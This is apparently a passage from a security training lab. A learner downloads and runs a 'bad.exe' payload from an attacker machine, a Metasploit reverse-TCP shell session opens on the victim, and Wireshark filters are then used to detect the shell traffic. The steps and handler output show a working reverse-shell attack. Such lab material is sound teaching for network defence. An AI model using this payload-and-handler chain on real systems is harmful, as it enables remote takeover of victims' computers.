
23

Execute the following URL in **Internet Explorer**: `http://216.1.1.100/bad.exe` and **click**

Run twice. Someone may go to a URL such as this because of a Facebook or Twitter post, a spear phish email, or they might wind up there after using a search engine.




Please Note: The executable bad.exe is not saved to the desktop in the following steps.





24

Click on the **External Kali 2 machine** from the topology.



25

Return to the **Linux Terminal** with the **exploit prompt**. **View** the **connection to the victim**.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 216.1.1.100:443
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 216.1.1.1
[*] Command shell session 1 opened (216.1.1.100:443 -> 216.1.1.1:61390) at 2016-09-25 12:38:57 -0400

Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>
```

- 26 Type the following command to test the connection to get a directory listing. Press Enter.


C:\Users\Administrator\Desktop> dir

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2891-8AEB

Directory of C:\Users\Administrator\Desktop

11/21/2016  11:51 AM    <DIR>          .
11/21/2016  11:51 AM    <DIR>          ..
11/21/2016  11:51 AM                664 chrome - Shortcut.lnk
10/01/2016  10:41 AM            1,711 Command Prompt.lnk
05/20/2014  11:59 PM                779 hMailServer Administrator.lnk
06/09/2014  08:33 PM                855 Internet Explorer.lnk
11/06/2016  11:47 AM    <DIR>          Updates
                4 File(s)            4,009 bytes
                3 Dir(s)   1,604,456,448 bytes free
```

- 27 Click on the Sniffer icon from the topology.



28

Hit **Ctrl + C** to stop the **tcpdump** program. **Type** the following. **Press Enter**.

```
root@kali2:~# wireshark badtraffic.cap
```

```
root@kali2:~# wireshark badtraffic.cap
```

29


Click **OK** to the **Lua Error** when **Wireshark** opens.

Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:46: dofile has been disabled due to
running Wireshark as superuser. See [http://wiki.wireshark.org/CaptureSetup/
CapturePrivileges](http://wiki.wireshark.org/CaptureSetup/CapturePrivileges) for help in running Wireshark as an unprivileged user.

OK


30

Type `frame contains "Microsoft Windows"` in the Wireshark filter pane. Click the **Apply** button to apply the filter.



31

Right-click on the stream in packet that is displayed and select **Follow TCP Stream**.



32

View the network traffic between the **attacker** and **victim machines**.

Follow TCP Stream (tcp.stream eq 3)

Stream Content

```

;...2...%=$w.6.Gd...(-@.....B.@....S].....p.ej....@Q-
o.BL.L....4....cU..n....&.....x.....f....
\l.m.6.4...'KEu#y..n..}..N....P.V...DG.^..n`.Q.F.....g.lo...9.e...iu.
+. .T...-U!..eh...5=.s..?.E..iUi.6...'..dG.Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2891-8AEB

Directory of C:\Users\Administrator\Desktop

11/21/2016  11:51 AM    <DIR>          .
11/21/2016  11:51 AM    <DIR>          ..
11/21/2016  11:51 AM                664 chrome - Shortcut.lnk
10/01/2016  10:41 AM                1,711 Command Prompt.lnk
05/20/2014  11:59 PM                779 hMailServer Administrator.lnk
06/09/2014  08:33 PM                855 Internet Explorer.lnk
11/06/2016  11:47 AM    <DIR>          Updates
               4 File(s)              4,009 bytes
               3 Dir(s)      1,604,456,448 bytes free

C:\Users\Administrator\Desktop>

```

Entire conversation (1053 bytes)

Find Save As Print ☐ ASCII ☐ EBCDIC ☐ Hex Dump ☐ C Arrays ☒ Raw

Help Filter Out This Stream Close



Note: Press the STOP button to complete the lab.

DISCUSSION QUESTIONS:

- 1 Where do you go in the Kali 2 Menu to start the Apache server?
- 2 How can you verify that a machines is listening on port 80?
- 3 What filter in Wireshark will allow you to view Windows command shells?
- 4 Where is the default web root directory located in Kali 2 Linux?

CONCLUSION:

Wireshark can be used to analyze and capture network traffic. Filters can be used to look for certain IP Addresses, Protocols, or phrases within a capture file. The filter frame contains “Microsoft Windows” can help to locate Windows command shells in traffic.